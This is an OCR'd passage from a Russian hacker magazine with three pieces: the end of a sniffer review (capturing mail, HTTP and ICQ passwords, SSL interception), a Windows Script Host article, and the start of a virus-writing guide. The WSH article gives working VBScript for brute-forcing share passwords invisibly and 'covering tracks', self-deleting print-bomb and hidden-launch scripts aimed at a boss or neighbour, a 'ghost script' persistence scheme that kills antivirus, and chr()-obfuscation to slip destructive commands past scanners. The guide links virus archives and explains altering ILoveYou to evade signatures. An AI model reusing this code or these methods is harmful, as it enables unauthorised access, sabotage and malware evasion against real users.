С ICQ все немного хуже. Во-первых, структура запроса несколько сложнее, чем у почты. Во-вторых, она отличается в разных версиях аськиного протокола (а вдруг у тебя кто-нибудь использует старую асю, такое часто встречается, если аська - локальная). Ну а в-третьих... При коннекте аська передает UIN, свою версию и, теоретически, пароль. Можешь посмотреть на скрине перехваченный пакет: ни фига там не разобрать пароля :(. А все потому, что он шифруется. Такая ситуация у нас везде: и в Iris, и в Ethereal, и в Ettercap, и в CommView. А вот Cain все делает тихо и спокойно и выдает пароль :). Правда, я заметил одну странность: если заходил через аську, пароль он перехватывал. А если через мой любимый Trillian, то нет (кстати, судя по пакету, Trillian выдает себя за 2001 аську). Вероятно, это связано с самим Cain. Бета все-таки... Ну а тем, кто хочет защитить свою переписку, могу посоветовать зайти на www.encrsoft.com/products/tsm.html и скачать Top Secret Messenger. Это плагин для всех версий ICQ, добавляющий возможность ассиметричного шифрования сообщений. Там есть и плагин для Миранды с теми же функциями.


HTTP

Ребята, пользуйтесь HTTPS. В майском номере была довольно подробная статья по этому поводу. То, как себя показали снифферы в данном тесте, лишний раз доказывает, что перехватить инфу через HTTP очень легко. Пароль передается в открытом виде. Найти его несложно, вне зависимости от того, передавались ли данные с помощью get (т.е. через url) или с помощью post (т.е. через форму). Все снифферы прекрасно справились с


```
192.168.11.49:3251 -> 192.168.10.250:110        pop3

USER: kirion@mail.northnet.ru
PASS: [illegible]
```

Часть лога Ettercap. Мы захватили мыло!

этой задачей. Особенно Cain и Ettercap, которые умеют выделять пароли из содержимого пакета - не надо париться, просматривать еще чего-то :). То же самое и с FTP, и Telnet. Пароли передаются в открытом и удобочитаемом виде. Решение простое - использовать секьюрные версии этих протоколов: SSH вместо Telnet, SFTP вместо FTP. Пользователи правильных осей - выбирайте OpenSSH (www.openssh.org), где есть модули для этих протоколов. Виндовым же юзерам можно попробовать эти порты: PuTTY (www.chiark.greenend.org.uk/~sgtatham/putty/), TTSSH (www.zip.com.au/~roca/ttssh.html), существует версия OpenSSH для Cygwin (www.cygmin.com) - эмулятора Линукса под Винды.



Почувствуй разницу: логин и пароль в http



Лог и пасс в https. Найди 110 отличий :)

ИРКА

Не самая актуальная проблема - достать пароль от ника, но все же. Как происходит идентификация на серверах, где есть сервисы типа Nickserv, Chanserv, etc? А очень просто: посылается мессага сервису, в которой содержится пароль. Ну или можно поставить идентификацию по маске и прочей хрени, но это нас уже не интересует. Мессаги передаются чистым текстом (можешь даже почитать приваты :), хотя проще для этого воспользоваться специальными прогами, а то фильтровать замучаешься). Соответственно, ловятся иркины пакеты любым нормальным сниффером (Cain не ловит - он не знает, что есть IRC :)). Защитить свое общение можно (за двадцать минут поиска я нашел плагин для шифрования к mIRC здесь: cs.ttk.ru/files/encrypt.zip), но это сложно, да и пароли ты все равно не зашифруешь. Необходимо менять сам принцип работы IRC, создавать альтернативу, поддерживающую шифрование в основе. Такой протокол существует: называется он SILC, и почитать о нем можно на ru.silcnet.org.

> Можешь посмотреть на скрине перехваченный пакет: ни фига там не разобрать пароля :(. А все потому, что он шифруется.

CRYPTO


Если ты уже скачал Ettercap или Cain, то мог заметить, что в них есть весьма интересные пункты для захвата криптованного траффика. "А чего ты тут полстатьи гнал про шифрование и защиту от снифферинга?" - спросишь ты. А я отвечу: перехватить зашифрованный траффик легко. Но вот сколько веков ты будешь долбиться над 128-битным ключом - это другой вопрос :). Естественно, что, перехватив шифрованный пакет, ты можешь взять где-нибудь суперкомпьютер и через минуту уже все читать :). Однако есть способ нормально перехватывать криптованный траффик, хотя он и достаточно сложен. Необходимо вклиниться между получателем и отправителем пакета, причем через тебя должна пройти вся защищенная сессия. Способ для этого есть - APR, о нем я уже говорил. Итак, пользователь заходит с помощью SSL на сайт. Запрос идет к тебе, ты перенаправляешь его на сервак, заменяя IP и MAC. Назад отправляется сертификат с ключом, который ты сохраняешь, а пользователю взамен отправляешь поддельный. Когда соединение установлено - через тебя побегут зашифрованные пакеты. Но ключ-то у тебя есть :). Но это в теории. Скажу честно: ни с Cain, ни с Ettercap у меня так и не получилось перехватить траффик. То есть они видели соединение и посылали левые сертификаты, но расшифрованную сессию я так и не получил :(. Зато люди, которые мне помогали (Special thanks to Trinity and Mercenario), сказали, что они вообще не могли зайти на защищенную страницу :). Может у тебя получится лучше...

На www.robert-graham.com/pubs/sniffing-faq.html есть весьма обширный FAQ по снифферам.

ВОЛЬНО!

Ну что же, тестирование оружия прошло в целом успешно. Обычный траффик мы перехватили с успехом и даже пробили брешь в обороне защищенных соединений. Остается сделать неутешительные выводы: снифферы это очень мощное оружие, от которого весьма сложно защититься. Панацеей могло бы стать применение шифрования на низком уровне (IPsec и подобные вещи), но до этого еще далеко. Да и обнаружить их сложно при условии, что хакер грамотно все настроил. У себя на винте я обязательно оставлю Iris и Ettercap (мне он вообще показался самым лучшим, хотя и не очень удобным). Ну и у Cain есть шанс, если, конечно, доживет до финальной версии и обрастет документацией.

Кстати, ты знаешь, что sniffer - это зарегистрированная торговая марка. Поэтому официально проги зовутся network analyzer :).



WINDOWS SCRIPT HOST

ХАК С БЛОКНОТОМ НАПЕРЕВЕС


Анализирующий
(analyst1945@mail.ru)

OSы 4hack

Как ты, наверное, помнишь, самое странное увлечение Дронича (после его сумасшедшей тачки, разумеется :)) - это скриптинг в консоли w2k с заподлянскими целями. А ведь мало кто знает, что в Виндах есть еще один обработчик скриптов, помимо cmd.exe, под названием Windows Script Host, позволяющей вдоволь поглумиться над народом, используя секретную хакерскую программу "notepad.exe" ;).

Windows Script Host (далее WSH) стандартно входит в Маздай, начиная с версии 98 (тебе наверняка встречался пункт "Сервер сценариев" при установке Windows).


Для описания всех возможностей WSH не хватит целого журнала



Сервер сценариев Windows Script Host стандартно устанавливается в Windows

Он предназначен в первую очередь для автоматизации функций Windows, так как обладает обширными возможностями по работе с файловой системой, сетью, принтерами, переменными окружения, приложениями etc. Для описания всех его возможностей понадобилась бы вся эта статья. Дело в том, что WSH позволяет использовать, а также создавать свои установленные в системе COM-компоненты, элементы управления ActiveX и инструментарий управления Windows WMI. Кроме того, WSH дает возможность доступа к службам каталогов через ADSI, к базам данных через ActiveX Data Object (ADO) и к функциям отправки почты через Collaboration Data Object (CDO).
Скрипты для Windows Script Host могут быть не только отдельными программами, но и встраиваться в HTML-страницы, дабы быть использованными в технологии Active Server Pages (ASP), так же как VBScript и JScript. В общем, при достаточном навыке применение сценариев ограничено лишь твоей фантазией.
Скрипт представляет собой обычный текстовый файл с расширением WSF, написанный на языке сценариев VBScript или JScript. Теоретически возможно использование и других языков. Создавать файлы можно в любом текстовом редакторе, способном сохранять документы в формате "только текст", например, Notepad. Единственное ограничение на размер сценариев - лимит, налагаемый операционной системой на размер файла.

Наиболее яркие примеры использования VBScript - знаменитые "LoveLetter" ("I Love You") и "AnnaKournikova".



Среда разработки скриптов :)

ЗАПУСК И ИСПОЛНЕНИЕ СЦЕНАРИЕВ


Для запуска скриптов имеются три пути: один из них - просто дважды щелкнуть по файлу или иконке. Другой - выбрать пункт "Выполнить" из меню "Пуск" и написать полное имя файла в поле. Наконец, можно запустить сервер сценариев WSH из того же "Выполнить", добавив к нему имя скрипта и любой из возможных параметров.
Сам WSH реализован в двух файлах:
WScript.exe - сервер сценариев, предназначенный для взаимодействия с пользователем через диалоговые окна Windows.
CScript.exe - консольное приложение, работающее в окне командной строки.
Выглядеть это должно так:

```
WScript.exe полное_имя_сценария [параметры сервера] [аргументы сценария]
```


или так:

```
CScript.exe полное_имя_сценария [параметры сервера] [аргументы сценария]
```

Параметры хоста включают или отключают различные опции Windows Scripting Host и всегда предваряются двумя прямыми слешами (//). Остальные параметры всегда предваряются одним прямым слешем (/).



Использование CScript в качестве сервера сценариев



Использование WScript в качестве сервера сценариев

Например, команда CScript.exe //? выведет список параметров сервера. Главная разница между ними в том, что только CScript.exe дает возможность пользоваться переменной окружения ERRORLEVEL интерпретатора команд command.com или cmd.exe (ERRORLEVEL - переменная, содержащая код выхода из последней команды, выполненной интерпретатором команд).
Обычно сценарии WSH выполняются без вывода диалоговых окон и сообщений. Например, при изменении ключей реестра, используя REG файл, выводится два диалоговых окна, при использовании же WSF файла - ни одного. Так что можешь смело добавлять скрипты в автозагрузку.
Как было сказано выше, сценарий представляет собой текстовый документ. Для нормального исполнения сценария он должен содержать необходимые XML-элементы. Их минимальный набор таков:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<job id="T1">
 <script language="VBScript">
 <![CDATA[
 ' Здесь располагается сам сценарий.
 ]]>
 </script>
</job>
```

Если используется JScript, то атрибут language следует заменить на соответствующий.
WSH допускает использование нескольких языков в одном сценарии. Для этого нужно всего лишь добавить контейнер:

```
<script language="JScript">
 <![CDATA[
 'Здесь располагается сам сценарий.
 ]]>
</script>
```

указав в атрибуте language используемый язык. Также возможно подключение скриптов из внешних файлов. Для этого добавляется следующий элемент:

```
<script language="VBScript" src="имя_файла.vbs">
```

ОТ ТЕОРИИ - К ПРАКТИКЕ

Перейдем непосредственно к написанию сценариев. Все примеры я буду приводить на VBScript. На мой взгляд, VBScript гораздо удобнее, чем JScript, так как поддерживает процедуры и функции и в большинстве случаев не чувствителен к регистру букв. Я не собираюсь обучать тебя основам VBScript, так как в одной статье это просто невозможно, да и учебников по этой теме достаточно. Для начала лишь отмечу основные отличия VBScript от его старшего брата - Visual Basic'а. Программы на VBScript не могут быть скомпилированы в EXE-файлы. Единственным типом данных, допустимым в VBScript, является Variant. Сам VBScript не имеет прямых инструкций, позволяющих читать или записывать файлы на диске, выводить информацию в командную строку, изменять записи в реестре и т.д. Чтобы справиться с такими задачами, нужно воспользоваться дополнительными COM-объектами. Ряд таких объектов входит в поставку WSH, а один из них, WScript, даже уже имеет созданный экземпляр, и им можно пользоваться непосредственно, без предварительного создания. Остальные создаются с помощью функции WScript.CreateObject. Например:

```
Set fso =
WScript.CreateObject("Scripting.FileSystemObject")
' Получить доступ к файловой системе.
Set txtstream =
fso.opentextfile("file.txt",8,true)
' Открыть файл на запись. Если файла не существует - создать его.
txtstream.WriteLine "Hello, Word!"
' Добавить в файл строку "Hello, Word!"
```

Наиболее яркие примеры использования VBScript - знаменитые "LoveLetter" ("I Love You") и "AnnaKournikova".

HOWTO

Книги по WSH и VBScript:

Гюнтер Борн. Руководство разработчика на Windows Script Host - Москва: Питер, 2001.
Попов А. Командные файлы и сценарии в Windows Script Host - Санкт-Петербург: BHV-СПб.
Пол Ломакс. Изучаем VBScript - Киев: BHV, 1998.

Надеюсь, что вопросов пока не возникло. Теперь займемся непосредственно кодингом.

СКАНИРУЕМ ЛОКАЛКУ

Ситуация первая: на серваке ты видишь кучу зашаренных ресурсов, и твои руки непроизвольно тянутся к ним, однако в конце - полный облом с паролем :(. Если на твоем компе присутствуют дисководы и/или есть Инет - смело качай нужную прогу, дальше я тебе не советчик. Ну а если ничего из этого нет? Тут-то тебе и поможет сладкая парочка Блокнот + WSH. Будешь писать сканер непосредственно на рабочем месте. Набивай следующие строчки. Комментировать буду по ходу дела.


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<job id="T1">
 <script language="VBScript">
 <![CDATA[
'Как написано выше - необходимое XML-оформление
```

> Можно удалить файл скрипта до завершения его работы.

```
Option explicit
Dim x1,x2,x3,x4,x5,x6,x7,x8,x9
'Какая длина пароля - столько и символов.
Dim GetNetwork,WshNetwork,fso,pst,passout, PassLog
Dim machine, sharez, diskletter, UserzName
'Забиваем переменные для системных объектов.

Set WshNetwork =
CreateObject("WScript.Network")
Set fso =
wscript.CreateObject("Scripting.FileSystemObject")
Set passout =
fso.opentextfile(PassLog,2,true)
'Подключаем системные объекты

machine = "\\WorkstationName"
'Имя компьютера с зашаренным ресурсом - его ты видишь в Сетевом окружении.
sharez = "\d"
'Имя зашаренного ресурса - его ты видишь при клике на удаленном компе.
diskletter = "X:"
'Под какой буквой его будем подключать к твоему компу.
UserzName = "User"
'Логин для подключения. В сетях ВыньДос 9х можно указать любой.
Passlog = "c:\windows\FileSystem.log"
'Файл, в который будет записан найденный пароль.

'Это процедура формирования вариантов пароля.
sub passgen()
for x1=32 to 255
for x2=32 to 255
for x3=32 to 255
for x4=32 to 255
'Пояснения:
'Какая длина пароля - столько и вложенных циклов. Значения переменных x1-x4 - это коды подбираемых символов. Например, если точно знаешь, что пароль состоит только из цифр - изменяй диапазон цикла
pst=chr(x1) & chr(x2) & chr(x3) & chr(x4).
'А здесь собирается строка пароля из отдельных символов. Например, если знаешь, что первый символ пароля -"q", то вместо chr(x1) подставляй "q", а цикл с переменной x1 просто удали.
call show()
'Вызываем процедуру обработки полученного варианта пароля.
wscript.sleep 1
'Снижаем пинг - пауза между попытками в миллисекундах.
'Впрочем, эту строку можешь не указывать.
next
next
next
next
end sub

'А это сама процедура подбора пароля.
sub show()
On Error Resume Next
'Включаем обработчик ошибок.
WshNetwork.MapNetworkDrive diskletter,
machine & sharez, "false", UserzName, pst
'Пытаемся подключить ресурс.
ErrCheck Err.Number
end sub

'Процедура обработки ошибок.
Sub ErrCheck(nr)
Select Case nr
Case 0
'Если ошибки не произошло - пароль верный.
passout.WriteLine "Resource mapped at password:" & pst
'Пишем в лог полученный пароль.
passout.close
```

Скрипты для Windows Script Host могут быть не только отдельными программами, но и встраиваться в HTML-страницы.

При изменении ключей реестра, используя REG файл, выводится два диалоговых окна. При использовании WSF файла - ни одного.



WSH выдает достаточно информативные сообщения об ошибках кода

```
'Закрываем файл лога.
set passout = nothing
WshNetwork.RemoveNetworkDrive diskletter
'Заметаем следы.
WScript.Quit
'Завершаем работу скрипта.
Case Else
'При неверном пароле блокируем вывод сообщения об ошибке.
'Ничего не происходит. Сканирование продолжается.
End Select
End Sub

call passgen
'Запускаем сценарий на выполнение.
'Закрываем XML структуру.
 ]]>
 </script>
</job>
```

Программа запускается в "невидимом" режиме, т.е. о ее присутствии можно узнать лишь по CTRL-ALT-DEL.

Переборщик будет работать до обнаружения пароля или перезагрузки. При желании и небольшом знании языка его можно улучшить. Например, поместить в автозагрузку и начинать подбор с последнего варианта. Или разобраться с паролями неизвестной длины. Это уже зависит от тебя и твоей фантазии.

БЫЛ P4, СТАЛ - I486

Ситуация вторая: твой сосед достал тебя своими рассказами о том, какая у него навороченная тачка и как у него бегают игрушки. Докажи ему обратное ;). Пиши следующий код:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<job id="T1">
 <script language="VBScript">
 <![CDATA[
Option explicit
Dim ProgName
ProgName="notepad"
'В кавычках указать ПОЛНЫЙ путь к нужной программе/файлу, например, "C\Program files\Quake\Quake.exe", а лучше просто "Quake.exe", а сам скрипт поместить с ним в одну папку.
WScript.CreateObject("WScript.Shell").Run progname,0
```

Вся фишка состоит в том, что атрибут "0" в последней строке кода указывает на то, что программу надо запускать в "невидимом" режиме, т.е. о ее присутствии можно узнать лишь по CTRL-ALT-DEL. При желании помести эту строчку в трех- (четырех-, пяти-... :)) кратный цикл, а ссылку на сценарий - в автозагрузку. И возрадуется тогда приятель такому "ускорению" компа. И востребуешь ты с него магарыч за устранение глюков :).

Возможно создание так называемого "скрипта-призрака".


ПРЕВРАЩАЕМ ПРИНТЕР В РАБА

Ситуация третья: твой любимый начальник имеет мудрость оставлять в свое отсутствие включенный принтер с полным лотком бумаги?

С помощью скриптов можно имитировать любое системное сообщение

Дай ему возможность насладиться дружеским шаржем, автобиографией в вольной трактовке или произведением искусства - бессмертным творением Малевича - тиражом эдак в пятьсот экземпляров! Набирай этот скрипт:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<job id="T1">
 <script language="VBScript">
 <![CDATA[
Option explicit
Dim owshshell, x
Dim scriptname,fso
Dim ProgName, filename, amount
ProgName="paint.exe"
```



Рунетовский сайт, посвященный Windows скриптам

```
'В кавычках указать путь к распечатывающей программе.
filename="file.bmp"
'В кавычках указать ПОЛНЫЙ путь к распечатываемому файлу. Можешь дать распечатываемому файлу любое имя и расширение, главное - правильно указать его в скрипте.
amount=500
'Количество копий.
set owshshell=WScript.CreateObject
                        ("WScript.Shell")
set fso=CreateObject("Scripting.
                        FileSystemObject")
if weekday(now)=VBmonday Then
'Проверка на дату. В данном случае - понедельник. Поэкспериментируй.
fso.Getfile(scriptname).Delete
'Удаляем сам скрипт - тебе улики не нужны ;).
wscript.sleep 14400000
'Пауза в миллисекундах перед первой распечаткой после запуска скрипта.
'Рассчитай промежуток от включения компьютера до перерыва в работе.
for x = 1 to amount
owshshell.Run ProgName & " /p " & filename,0
'Сама распечатка.
next
End If
 ]]>
 </script>
</job>
```

Хочешь распечатать текст? Пиши в скрипт вместо "mspaint.exe" - "notepad.exe", а вместо bmp - txt файл. Теперь внедряй полученный файл в компьютер начальника (можно в автозагрузку). Процесс распечатки очень "демократичный" - без лишних вопросов и сообщений. После этого смело тряси с него бабки на "новый антивирусный пакет" :).

УНИКАЛЬНАЯ ОСОБЕННОСТЬ

В WSH присутствует очень полезная особенность: можно удалить файл скрипта до завершения его работы. То есть скрипт сидит в оперативке, а самого файла уже давно нет! Используя эту возможность, можно создать так называемый "скрипт-призрак".

Принцип действия скрипта-призрака такой:

1. Скрипт загружается в систему ДО загрузки антивиря (фильтра/монитора).

HOWTO

Этот сценарий поможет тебе разобраться со chr()-кодами символов.
Просто скопируй в "Блокнот" и сохрани с расширением .htm.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Style-Type" content="text/css">
<title>Символы и их коды</title>
</head>
<body>
<div align="center">
<h1>Символы и их коды в VBScript</h1>
<table border STYLE="font:arial 5mm"><tr><td>Значение</td><td>Символ</td></tr>
<script Type="text/vbscript">
for x = 32 to 255
document.write "<tr><td>" & x & "</td><td>" & chr(x) & "</td></tr>"
next
</script>
</table>
</div>
</body>
</html>
```

Документация разработчикам от создателя WSH

Это можно сделать, загружая его как сервис - из реестра:
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce]
"Script"="script.wsf"
А лучше:
[HKEY_USERS\.Default\SOFTWARE\Microsoft\Windows\CurrentVersion\RunservicesOnce]
"Script"="script.wsf"
В этом случае и CTRL-ALT-DEL в Win 9x/ME ничего не покажут.
2. После этого он удаляет свое тело и ссылки на него из файловой системы.
3. Непосредственно работа самого скрипта.
4. При обнаружении подготовки к перезагрузке/выключению он восстанавливает свое файловое тело и ссылку в автозагрузку.
Антивирусы при проверке ничего не обнаруживают (по крайней мере "DRweb" и "Касперский" у меня молчали). Возможен перехват скрипта на 4 стадии, если монитор еще не выгружен. Однако антивирю предварительно можно "помочь" уйти с помощью TerminateProcess. В NT/2k/XP, конечно, понадобятся права PROCESS_TERMINATE, но уж зато на Win 9x/ME никаких проблем не будет. Возможно, юзер и обратит внимание на процесс WSCript.exe, хотя, я уверен, что 90% его не заметят. Конечно, остается проблема сбоев/зависаний/внезапных перезагрузок, но и доступных возможностей порой бывает более чем достаточно.

ЗАЩИТА ОТ УМНЫХ

И, напоследок, любителям команд типа "format c: /u /autotest" или "Rundll32.exe keyboard,disable". Первый попавшийся антивирь схватит тебя за руку при попытке использования скрипта, содержащего такую строку. На момент написания статьи существовала возможность обойти это ограничение путем замены части команды chr() - последовательностью. В качестве примера приведу фрагмент сценария, отрубающего клавиатуру в Win9x:

```
Set Shell=CreateObject("WScript.Shell")
Shell.Run "keyboard.disable"
```

заменяем на

```
Set Shell=CreateObject("WScript.Shell")
Shell.Run chr(82) & chr(117) & chr(110) & chr(100) & chr(108) & chr(108) &
chr(51) & chr(50) & chr(46) & chr(101) & chr(120) & chr(101) & " " & chr(107) &
chr(101) & chr(121) & chr(98) & chr(111) & chr(97) & chr(114) & chr(100) & chr(44)
& chr(100) & chr(105) & chr(115) & chr(97) & chr(98) & chr(108) & chr(101)
```

Обрати внимание: пробел в кавычках в середине chr()-цепочки имеет решающее значение. Если же все-таки не повезло, то покомбинируй по принципу: chr()-цепочка - несколько символов в кавычках - несколько переменных - и т.д. Главное, чтобы в итоге получилась нужная строка.
Удачи тебе в освоении WSH и VBScript. Если что-то непонятно - можешь написать мне. До встречи.

ВИРИ В ВЫНЬ

ПИШЕМ САМИ, ЮЗАЕМ ЧУЖИЕ И ГРАМОТНО ПОДСАЖИВАЕМ.

OSы 4hack

5p1k3 (fallout@pisem.net)


Заценил теорию? Torga переходим к практике. А, ну да, я тебе должен напомнить, что вся инфа предоставлена исключительно в ознакомительных целях, никто тебя не собирается провоцировать на написание вирусов, etc. Да и вообще, создание и распространение вредоносных программ aka вирей попадает под статью 273 УК РФ (от 3 до 7 лет лишения свободы). Причем абсолютно неважно, каким образом ты создал свое творение.

Вступление закончено, теперь посмотрим, как написать и заюзать свой вирус или воспользоваться чужими творениями :).

ГОТОВЕНЬКОЕ

Самый простой способ подсадки виря на тачку - воспользоваться уже готовым вирусом. Тут в зависимости от класса виря, переносчиком будет уже зараженный исполняемый файл, макрос, скрипт, etc. Тебе останется только залить этот файл на комп юзеру и запустить, или методом «социальной инженерии» уговорить жертву сделать все самостоятельно, без твоей помощи. Плюсы этого подхода в том, что вообще не надо кодить, можешь выбрать необходимый вирь из тысяч существующих по нужным тебе параметрам и ознакомится с инструкцией. Минусов намного больше. Такие файлы моментально повятся любым антивирусом, а найти рабочий вирь, не занесенный в базы, практически нереально, если ты, конечно, не близкий друг автора виря :). Вот тебе ссылка на неплохую базу вирусов: http://ulitka-forever.ru/ulitka2/viruses.html. Вирей тут достаточно, но, в основном, валяются макровири для MS офиса. По адресу http://vault13.dtn.ru/hack/prog/virus.html находится еще один склад вирусов любых классов (с исходниками и конструкторами) и троянов. Конечно, с новинками довольно сложно, но базы лучше найти сложно. Плюс многие вири и исходники снабжены комментариями и нормальными описаниями на русском (база временно в дауне ;(, надеюсь, скоро починят). И последняя коллекция вирей: www2.coderz.net/kalamar/virii.htm - здесь, в основном, лежат скрипты и макровири.

По адресу www.trendmicro.com/vinfo/virusencyclo/ можно по названию или параметрам найти описание на англицком любого виря, известного науке.



Коллекция готовых вирей.

Всевозможные генераторы.


ФАБРИКА ВИРЕЙ

Но, согласись, пользоваться чужими вирями - мало интересного. Конечно, каждому свое, но все-таки всегда лучше хотя бы попробовать что-то слепить своими руками, тем более вирь :). Да и как тогда про тебя узнает весь мир, если даже и не пытаться?

Про генераторы вирей уже как-то писали в X. Да и вообще с ними проблем возникнуть не должно. Большинство генераторов сделаны для простого и интуитивно-понятного пользования. И теории тебе должно полностью хватить для того, чтобы понять, чего и зачем нажимать для создания виря. Большую коллекцию генераторов вирей ты можешь накачать с сайта www.ebcvg.com/category.php?cat=4&p=1. Тут залежи генераторов вирей любых классов и на самый привередливый вкус :). Вот только подавляющее большинство вирей, созданных генераторами, быстро ловятся антивирусами.

СДЕЛАЙ САМ

Теперь придется потрудиться тебе самому по полной - будем писать вирь самостоятельно (смотри, чтобы не сбежал!). Учить тебя кодить я сейчас не буду, а только напишу про основы и принципы создания вирей, в остальном тебе поможет инет.




Несколько генераторов вирей, которые я потестил.

Написание файловых/загрузочных вирей на асме - это для избранных. И если ты не Нео или Ноа и не знаком с ассемблером и тонкостями архитектуры мастдая, то забудь пока про это.

Для написания червей или макровирей под вынь вполне сгодится Visual Basic - родной язык MS. Но не Visual Basic как таковой, а Visual Basic for Applications (для макросов) или VBScript (для червяков). А то, прям, анекдот получится - «Для работы программы «I-Worm.X» необходима библиотека Visual Basic».

Для ознакомления с методикой написания червей полезно будет изучить исходники культовых зараз. Для начала вполне сойдет исходник ILoveYou. Помнишь, какой стрем разводили в новостях в свое время из-за эпидемии этого червяка? Исходники смотри на http://hacknews.boom.ru/zap/14.htm. Объем кода, как видишь, не такой уж и неподъемный. Если ты рубишь в бейсике, то постепенно просечешь функции всех участков кода, в этом тебе помогут комментарии, которыми снабжен исходник. Когда более или менее разберешься со структурой виря, попробуй внести в код свои первые изменения, вот только запускать я это пока не советую :). После всех преобразований натрави на червя антивирь, скорее всего сканер заявит, что это тот же самый вирус. Методом тыка найди строку кода, на которую ругается антивирус (сканер ищет в коде уникальную строку, присущую только данному вирусу) и замени ее на сходную конструкцию. Вот и готова твоя первая модификация виря, которую не ловит сканер антивиря, можешь открывать пиво. Правда возникает один облом: как проверить на работоспособность монстра, которого ты сотворил. Если собираешься серьезно этим заниматься, то лучше выделить под эксперименты отдельный раздел или целый винт, и никогда (!) не запускай вирь, пока не оценишь все возможные последствия и не проверишь каждый миллиметр кода.

Написание макровирей аналогично. Нажимаешь в Ворде Alt+F8 и сразу попадаешь в редактор макросов, остальное уже зависит от твоей извращенности, воображения и навыков написание вирей. Одна из главных задач макровируса - влезть в стандартный шаблон (normal.dot). Если получиться, то теперь инфицированным будет любой документ, созданный на этом компе. С макровирусами относительно сложно бороться из-за того, что в ворде по-левому (мягко сказано) сделана система безопасности макросов, которая отключается изменением всего одного параметра в реестре. И это далеко не единственная подобная лажа.



Пишем макрос, ну или макровирь.

Энциклопедия вирей с удобным поиском.

ВПАРИВАЕМ

